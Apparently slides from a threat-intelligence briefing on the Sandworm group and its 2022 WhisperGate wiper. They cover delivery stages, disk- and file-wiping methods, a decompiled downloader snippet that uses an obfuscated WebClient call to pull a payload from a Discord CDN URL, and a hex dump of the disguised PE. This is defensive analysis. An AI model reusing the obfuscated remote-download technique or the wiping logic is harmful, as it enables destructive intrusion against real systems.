A.k.a. ELECTRUM, Telebots, IRON VIKING, BlackEnergy, Quedagh, VOODOO BEAR

Attributed attacks:


- BlackEnergy (2015)
- Industroyer (2016)
- NotPetya (2017)
- Olympic destroyer (2018)
- WhisperGate (2022)



Source: <https://attack.mitre.org/groups/G0034/>

Source: <https://www.gov.uk/government/publications/russias-fsb-malign-cyber-activity-factsheet/russias-fsb-malign-activity-factsheet>

Wiper attacks in 2022



WhisperGate

Date: 13-14 Jan 2022

Targets: Government infrastructure

Discovered by: CERT-UA, Microsoft

Attribution: DEV-0586 (GRU)


Platform: Windows 64/32-bit




Delivery:

- Stage1.exe: MBR writer -> **Disk wiper**
- Stage2.exe: Trojan-Downloader -> Discord
-> **File wiper**

Destruction:


- Wiping every 199th sector
- Filling files with '0x100000' of '0xCC' byte





Public file sharing services

- WhisperGate (stage2.exe): Downloading a malware from the Discord CDN as an attachment



```
dnSpy v6.1.8 (64-bit, .NET)
File Edit View Debug Window Help
Assembly Explorer Facade
Tbopbh (10.0.18362.1500)
  Tbopbh.exe
    PE
    Type References
    References
    Resources
    {}
      \u0003 @02000003
      <Module> @02000001
      <Module>{89a366a7-2270-46
      Facade @02000002
      Manager @02000005
      MockParamsStub @02000004
      {}
        WindowsFormsApp12.Properties

70 num2 = 7;
71 continue;
72 IL_3C:
73 Facade.InsertItem(array, 0, array.Length);
74 goto IL_4D;
75 IL_117:
76 byte[] array2 = (byte[])Facade.UpdateItem(typeof(WebClient).GetMethod("DxownxloxadDxatxxax".Replace("x", ""), new Type[]
77 {
78     Facade.MoveItem(typeof(string).TypeHandle)
79 }, new WebClient(), new object[]
80 {
81     "https://cdn.discordapp.com/attachments/928503440139771947/930108637681184768/Tbopbh.jpg"
82 });
83 if (5 == 0)
84 {
85     num2 = 4;
```


Decoding JPG file to PE

- Tbopbh.jpg =(reverse bytes)=> Frkmlkdkdubkznbkmcfdll

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	10	11	12	13	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0	1	2	3
00044520	85	40	00	03	00	00	00	00	00	00	02	00	00	04	A0	00	00	00	00	00	.@.....																			
00044534	00	00	00	04	00	00	00	00	00	00	00	04	00	00	02	00	00	00	20	00																			
00044548	00	40	00	00	00	04	60	00	00	00	20	00	00	04	5D	A6	00	00	00	00	.@.....`... ..].																			
0004455C	00	00	06	00	00	04	3E	00	00	06	01	0B	20	2E	00	E0	00	00	00	00>.....																			
00044570	00	00	00	00	61	DC	45	2:	Tbopbh.jpg												! 00	00	00	00	00a.E#...L..EP....														
00044584	00	00	00	24	0A	0D	0D	21	Tbopbh.jpg												20	6E	69	20	...\$....edom SOD ni															
00044598	6E	75	72	20	65	62	20	7:	Tbopbh.jpg												72	67	6F	72	nur eb tonnac margor															
000445AC	70	20	73	69	68	54	21	CD	4C	01	B8	21	CD	09	B4	00	0E	BA	1F	0E	p sihT!.L..!.....																			
000445C0	00	00	00	80	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00																			
000445D4	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	40@																			
000445E8	00	00	00	00	00	00	00	B8	00	00	FF	FF	00	00	00	04	00	00	00	03																			
000445FC	00	90	5A	4D																	..ZM																			

